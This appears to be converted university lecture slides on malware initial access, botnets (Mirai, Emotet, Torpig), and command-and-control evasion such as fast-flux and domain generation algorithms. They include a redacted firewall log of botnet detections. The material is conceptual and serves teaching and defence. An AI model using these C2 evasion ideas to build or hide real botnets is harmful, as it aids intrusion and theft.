


*or RCE*



*or **library** run with  
rundll32.exe*

# Typical "Infection" (III-b)



- ❑ **Quick** and **Automated**
- ❑ One or more **downloads** from Adversary-controlled locations
- ❑ **Countless** possibilities

# Remark



- **Longer** chain  $\Rightarrow$

- Defender:


- More opportunities for **detection**

- Attacker:

- More opportunities for **hiding location**

- More opportunities for **complicating attribution**  
(often many variations in the same campaign)

# Terminology (NOT uniform)



# Keep in mind



☐ Can execute **one** shell command  
on the target

or

☐ Can exploit an **RCE** vuln  
on the target



**Arbitrarily complex  
executable**

☐ Convince yourself that:

1. It is really true
2. It can be done in **many different ways**

# Initial Access and Execution



# REMIND

☐ Can execute **one** shell command  
on the target

or

☐ Can exploit an **RCE** vuln  
on the target



**Arbitrarily complex  
executable**

How can you do that?



# Example 1 (REMINDE)



## ☐ Phishing

- ☐ User opens attachment (that contains **macros**)
- ☐ Macros executed by program that opens attachment

## ☐ Requirements:

- ☐ User involvement
- ☐ Program that opens that attachment type has scripting capabilities (e.g., Excel)
- ☐ Scripting capabilities are enabled



# Example 2 (REMIND)



- ❑ Phishing
- ❑ User opens attachment (that contains an exploit)
- ❑ RCE exploitation in **program that opens attachment**
  
- ❑ Requirements:
  - ❑ User involvement
  - ❑ Program that opens certain attachments (client program) has **RCE vulnerability**
  - ❑ Adversary has exploit for that vulnerability

# Example 3 (REMINDE)



- ❑ Phishing
- ❑ User clicks on a link
- ❑ RCE exploitation in **Browser that fetches document** (drive-by)
  
- ❑ Requirements:
  - ❑ User involvement
  - ❑ Browser (client program) has **RCE vulnerability**
  - ❑ Adversary has exploit for that vulnerability (and a website that serves that exploit)

# Example 4 (REMIND)



- ❑ Server has RCE vulnerability
- ❑ Requirements:
  - ❑ Server accessible to Adversary
  - ❑ Adversary has exploit for that vulnerability

# Example 5 (REMINDE)




- ❑ Server allows command execution through **credentials** (e.g., ssh, VPN, ...)
  
- ❑ Requirements:
  - ❑ Server accessible to Adversary
  - ❑ Adversary has valid credentials

# Remark



Usually involves one or more **downloads**  
from Adversary-controlled locations



# C2 Infrastructure



# Bot / Botnet (I)



## ❑ Bot:

- ❑ Device with **stealthy** and **remotely-controlled** malware
- ❑ Usually implanted by **automated** and **not targeted** attack

## ❑ Botnet:

- ❑ **Very large** set of bots collectively controlled by its “botnet master”  
(**hundreds of thousands**)

## ❑ Extremely important in practice

# Bot / Botnet (II)



## ☐ Bot:

- ☐ Device with **stealthy** and **remotely-controlled** malware
- ☐ Usually implanted by **automated** and **not targeted** attack

## ☐ Not necessarily a PC / server

- ☐ Home routers
- ☐ Webcams
- ☐ Printers
- ☐ ...
- ☐ IoT
- ☐ ...



# Mirai: Initial Access (early epochs)

## Initial Access 9 techniques

Drive-by  
Compromise

Exploit Public-  
Facing  
Application

Valid  
Accounts  
(2/4)

Cloud Accounts

Default Accounts

Domain Accounts


Local Accounts

- Unauthenticated command injection vulns of **IoT devices** (e.g., CVE-2020-10173, CVE-2020-10987)

- Guessing based on dictionary of 64 default or commonly used credentials for **IoT devices**

- **NB: No User involvement**


# Mirai: Some Facts




1. Contacted botnet master through C2
2. **Self-replication**
  - ☐ Scan of public IP addresses
  - ☐ Attempted exploitation + default passwords
3. **No persistence (!)**
  - ☐ Peak of 600K bots
  - ☐ At the beginning, its size **doubled** every 76 hours

# Botnets: C2

- An important topic itself
- ...and for understanding C2 in **large-scale** attacks to **organizations**




# Key Requirement (REMIND)



# Key Attacker Problems (REMINDE)


Must know **IP address** and  
**port number** of the other side



- ❑ Once discovered and analyzed:
  - ❑ IP address can be **blocked** at the firewall
  - ❑ **How to keep C2?**
- ❑ IP address owner can be **found**
  - ❑ **How to obfuscate location and identity?**

# Remark

- ❑ **Defenders can share their findings**
- ❑ The Adversary has a hard job
  - ❑ Losing control of some bots is unavoidable
  - ❑ But you do not want to lose control of most of your botnet



# C2:

## The (very) early years

- ❑ Each bot contains and contacts a **predefined**  $IP-X$  **IP address**
- ❑ Bot master at that  $IP-X$  **address**

- ❑ Defenders may detect and blacklist  $IP-0$ 
  - ❑ One defender discovers  $IP-0$  and then notifies the community

# C2: IP fast-flux

- ❑ Each bot contains and contacts a **predefined** N-BO **name**
- ❑ Attacker modifies IP-X in DNS record N-BO A IP-X frequently

- ❑ Defenders may detect and blacklist N-BO
  - ❑ One defender discovers N-BO and then notifies the community
- ❑ Legal actions against Registrar that manages N-BO can dismantle the botnet **completely**
- ❑ **Adversaries tend to use "questionable" Registrars**



# C2: Domain flux (I)

- ❑ Each **bot**:
  - ❑ Contains a **DomainGenerationAlgorithm** that generates a **different** name  $DGA-N(day)$  **every day**
  - ❑ Contacts  $DGA-N(today)$
- ❑ Every few days, Attacker:
  - ❑ Executes DGA for determining  $DGA-N(day-i)$  of the **next few days**
  - ❑ Registers the corresponding domains (spread across different registrars)

# C2: Domain flux (II-a)



- ❑ Defender only capable of **traffic analysis**
  - ❑ May discover DGA-N (today)
  - ❑ Blacklisting is effective for **less than one day**
  - ❑ Actions against Registrars **not** useful



- ❑ Task **much harder** than with IP fast-flux

# C2: Domain flux (II-b)

- ❑ Defender capable of **reverse engineering bots**

- ❑ May discover **DGA algorithm**



- ❑ Determine the first future  $DGA-N (day-x)$  not yet registered
  - ❑ Register than name and those of the (many) following days



- ❑ **Full botnet dismantled!**



# C2: Domain flux improved

- ❑ Each **bot**:
  - ❑ Contains a **DomainGenerationAlgorithm** that generates **thousands of different** name DGA-N (day) **every day**
  - ❑ Contact **all** of those names every day
    - ❑ No response OR Unauthenticated response → Skip to next name
- ❑ Attacker needs to buy only **one name** every day
- ❑ Defenders would have to buy/block **every name** every day
  - ❑ **Infeasible**



# Emotet C2 (I)



- ❑ Adversary controls **many** (IP, port) pairs
  - ❑  $\approx 330$  IP addresses spread around the world
  - ❑ Most of them listening on one single port (443, 80, 8080)
  - ❑ Some churn over different "waves"
- ❑ Each bot **contains** (and contacts) **tens** of such pairs
  - ❑ On the average 47, in a range [20,63]

# Emotet C2 (II)

- ❑ Adversary controls **many** (IP, port) pairs ( $\approx 330$ )
- ❑ Each bot **contains** (and contacts) **tens** of such pairs ( $\approx 50$ )
- ❑ Reverse engineering a bot is hard because of **strong obfuscation** techniques
- ❑ ...and even if you succeed you have only a **partial** view of the infrastructure



- ❑ **Dismantling** the entire infrastructure is **very hard**
- ❑ Isolating **even a single bot** is unlikely

# Full Botnet: Dismantling



- ❑ **Extremely difficult**
- ❑ C2 highly sophisticated and **resilient**
- ❑ Only "very high profile" Defenders can fight
  - ❑ Lot of time, lot of effort, lot of collaboration
  - ❑ Usually on **side channels** (e.g., payment of domains)
- ❑ Feasible **only** against the most important threats

# Organizations: Defense in practice

## ❑ Filtering at the boundary

- ❑ Application-level firewall
- ❑ **Very expensive licenses** for obtaining frequent updates with **network traffic signature** of known botnets

```
root <root@nutslog.units.it>  
to netadmin, sicurezzainfor. ▾  
user="[REDACTED]" srcip="[REDACTED]" service="HTTP" app="Andromeda.Botnet"  
user="[REDACTED]" srcip="[REDACTED]" service="HTTP" app="Necurs.Botnet"  
user="[REDACTED]" srcip="[REDACTED]" service="tcp/8000" app="Gozi.Botnet"
```

- ❑ When an internal bot is detected, notify administrator



# **Curiosity...**

## **Torpig takeover (2009)**



# Curiosity...

## Torpig takeover (2009) (I)

Group of researchers (Giovanni Vigna & C):

1. Reverse engineered **bot code**
2. Detected and understood DGA
3. Bought the first domains available...  
**isolated the botmaster from the full botnet!**

+


1. Reverse engineered **botnet C2 protocol**
2. Realized it was **neither encrypted nor authenticated (!)**
3. **Impersonated the botmaster and took control of the full botnet!**

❑ Received credit card numbers, banking passwords...

# Curiosity...

## Torpig takeover (2009) (II)

3. Impersonated the botmaster and took control of the full botnet!

- ❑ The botnet had an **additional** C2 channel
  - ❑ After 6 days, botmasters:
    - ❑ **Updated** bot software through the additional channel
    - ❑ New version used an improved C2:
      - ❑ **Authenticated**
      - ❑ Domain flux **improved** (full blocking/buying infeasible)
- 
- ❑ Took back full control

# Emotet C2 protocol security

